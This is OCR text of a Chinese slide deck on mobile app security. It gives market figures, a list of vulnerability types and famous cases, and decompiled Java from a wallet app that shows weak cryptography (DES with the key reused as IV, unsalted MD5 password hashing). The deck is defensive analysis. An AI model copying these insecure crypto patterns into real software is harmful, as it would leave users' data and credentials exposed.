
移动 app 漏洞引发的思考

神月信安 陈东新

CONTENTS


移动APP市场分析



截止日期：2016年4月

安全现状 ----- 触目惊心

15个行业共发现2716501个漏洞




以手游为例

- 手游创业火热，2015年总数量增长
- 据Digi-Capital预测，2016年手游市场规模将达到350亿美元
- 近年手游破解、外挂、盗版、乱扣费等现象猖獗不已
- 2015上半年，因手游破解导致行业年损失估算已超20亿人民币

移动安全现状

从当前市场APP下载情况来看，APP下载渠道占比最高的为第三方应用商店（占比54%），其次为终端厂商自建的应用商店（占比34%），这两大类应用商店是当前用户下载APP的主要渠道。



移动漏洞类型

- 服务器
- 通信及协议
- 客户端
  1. 拒绝服务
  2. 代码执行
  3. 敏感信息泄露
  4. 越权访问
  5. 设计/逻辑缺陷
  6. 钓鱼欺骗
  7. 第三方SDK漏洞


移动漏洞类型

- Webview远程代码执行漏洞
- Webview明文存储密码
- 拒绝服务攻击
- SharedPrefs任意读写
- 密钥硬编码风险
- AES/DES弱加密问题
- 随机函数使用错误
- WebView不校验证书
- PendingIntent误用风险
- 中间人攻击漏洞
- mainfest文件配置错误
- zip文件目录遍历漏洞
- 固定端口监听风险
- 。。。

移动App漏洞案例

- XcodeGhost事件
- WormHole漏洞
- Android通用拒绝服务漏洞
- 脏牛 “Dirty COW”


WebView密码明文存储漏洞风险分析



移动App漏洞案例

通信与加密

```
public void setMessage(String paramString, int paramInt)
{
  switch (paramInt)
  {
  }
  for (String str = this.application.getQueryKey(); str = [redacted]
  {
    DebugUtil.d("当前使用的加密key==", str + "");
    try
    {
      this.Message = new String(Base64.encode(Des.encrypt(paramString, str), 0));
      return;
    }
    catch (Exception paramString)
    {
      paramString.printStackTrace();
      DebugUtil.d("加密出错", "加密出错");
    }
  }
}
```




```
public static byte[] encrypt(String paramString1, String paramString2)
  throws Exception
{
  Cipher localCipher = Cipher.getInstance("DES/CBC/PKCS5Padding");
  DESKeySpec localDESKeySpec = new DESKeySpec(paramString2.getBytes("UTF-8"));
  localCipher.init(1, SecretKeyFactory.getInstance("DES").generateSecret(localDESKeySpec), new IvParameterSpec(paramString2.getBytes("UTF-8")));
  return localCipher.doFinal(paramString1.getBytes("UTF-8"));
}
```

移动App漏洞案例

通信与加密


```
public static String passwordCrypt(String paramString)
{
  try
  {
    MessageDigest localMessageDigest = MessageDigest.getInstance("MD5");
    paramString = paramString.getBytes();
    int j = paramString.length;
    int i = 0;
    while (i < j)
    {
      localMessageDigest.update(paramString[i]);
      i += 1;
    }
    paramString = Base64.encodeToString(localMessageDigest.digest(), 0);
    return paramString;
  }
  catch (Exception paramString)
  {
    paramString.printStackTrace();
  }
  return "";
}
```

com.wefax.wallete.request.base.PostBean


```
}

@JSONField(name = "Ver")
94  public String getVer() {
95    return this.Ver;
    }

98  public void setVer(String Message) {
99    this.Ver = "1.8|" + MD5Util.passwordCrypt(Message);
    }
```

通信与加密

数据加密算法流程




数据签名算法流程




移动App漏洞案例

